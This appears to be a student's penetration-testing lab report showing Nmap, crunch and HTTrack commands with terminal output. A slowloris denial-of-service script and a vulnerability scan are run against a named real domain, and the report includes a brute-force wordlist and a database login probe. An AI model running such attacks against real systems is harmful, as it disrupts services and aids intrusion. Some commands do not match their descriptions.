GOVERNMENT POLYECHNIC COLLEGE

Udupi

TASK REPORT 1

NAME: REKHA K

REGISTER NO. : 145CS20014

1.DoS attack using Nmap.

A Denial-of-Service (DoS) attack is an attack on a computer network that limits, restricts, or stops authorized users from accessing system resources. DoS attacks work by flooding the target with traffic or sending it data that causes it to crash.
Nmap (Network Map), a favourite tool for pentesters and security researchers to find out the open ports against any target

Command:
nmap --script http-slowloris --max-parallelism 400 <target IP/domain>.

Output:

```
┌──(kali㉿kali)-[~]
└─$ nmap --script http-slowloris --max-parallelism 400 mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 15:13 EST
Stats: 0:03:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.10% done; ETC: 15:16 (0:00:04 remaining)
Stats: 0:10:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.21% done; ETC: 15:23 (0:00:05 remaining)
Stats: 0:15:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.46% done; ETC: 15:29 (0:00:05 remaining)
Stats: 0:36:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.99% done; ETC: 15:49 (0:00:00 remaining)
Stats: 0:40:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.99% done; ETC: 15:53 (0:00:00 remaining)
Stats: 0:51:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.99% done; ETC: 16:04 (0:00:00 remaining)
Stats: 0:51:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.99% done; ETC: 16:04 (0:00:00 remaining)
Stats: 1:16:16 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.99% done; ETC: 16:29 (0:00:00 remaining)

zsh: suspended  nmap --script http-slowloris --max-parallelism 400 mitkundapura.co
m

┌──(kali㉿kali)-[~]
└─$ echo "rekha"
rekha
```

2.SQL empty password enumeration scanning using Nmap.


The ms-sql-empty-password.nse script tries to login to Microsoft SQL Servers with an empty password for the sysadmin (sa) account.

SQL Server credentials are not required Criteria for running:

Host script: Will be executed if the script arguments mssql.instance-all, mssql.instance-name, or mssql.instance-port are used.
Port script: Will run against any SQL Server services if the mssql.instance-all, mssql.instance-name, and mssql.instance-port script arguments are not used.

Command:
nmap -p 1433 --script ms-sql-info --script-args mssql.instance-port=1433 <target>

Output:



3.Vulnerability scan using Nmap.

The Nmap vulnerability scanner (also known as “Network Mapper”) is a popular, open-source tool for security auditing and related network discovery. Authorized users can utilize Nmap to identify the devices running on their systems, hosts and the services that may be available.

Command : **nmap -sV --script vuln <target>**
Output:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 15:28 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.057s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 991 filtered tcp ports (no-response), 2 filtered tcp ports (host-unreac
h)
PORT     STATE  SERVICE  VERSION
21/tcp   open   ftp      ProFTPD or KnFTPD
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
25/tcp   closed smtp
80/tcp   open   http?
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
3306/tcp open   mysql    MySQL 5.5.5-10.5.13-MariaDB-cll-lve
| vulners:
|   MySQL 5.5.5-10.5.13-MariaDB-cll-lve:
|_      NODEJS:602      0.0     https://vulners.com/nodejs/NODEJS:602
7443/tcp open   ssl/http OpenResty web app server
|_http-server-header: openresty
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 486.78 seconds

┌──(kali㉿kali)-[~]
└─$ echo "rekha"
rekha
```

4.Create a password list using charecters “fghy”. The password should be minimum and maximum of length 4 letters using tool Hydra.

Hydra (or THC Hydra) is a parallelized network login cracker that can be found in a variety of operating systems, including Kali Linux, Parrot, and other major penetration testing environments. Hydra operates by employing various methods to perform brute-force attacks in order to guess the correct username and password combination.

Command: **crunch 4 4 fghy –o pass.txt**

Output:

```
┌──(kali㉿kali)-[~]
└─$ crunch 4 4 fghy -o wordlist1.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ echo "rekha"
rekha
```


5.Wordpress scan using Nmap.

Enumerates themes and plugins of Wordpress installations. The script can also detect outdated plugins by comparing version numbers with information pulled from api.wordpress.org.

The script works with two separate databases for themes (wp-themes.lst) and plugins (wp-plugins.lst). The databases are sorted by popularity and the script will search only the top 100 entries by default. The theme database has around 32,000 entries while the plugin database has around 14,000 entries.

Command:
nmap --script http-wordpress-enum --script-args type="themes <target>

Output:



6.What is use of HTTrack? command to copy website.

HTTrack is a free (GPL, libre/free software) and easy-to-use offline browser utility.

It allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer. HTTrack arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online. HTTrack can also update an existing mirrored site, and resume interrupted downloads. HTTrack is fully configurable, and has an integrated help system.

Command: **httrack <target>**

Output: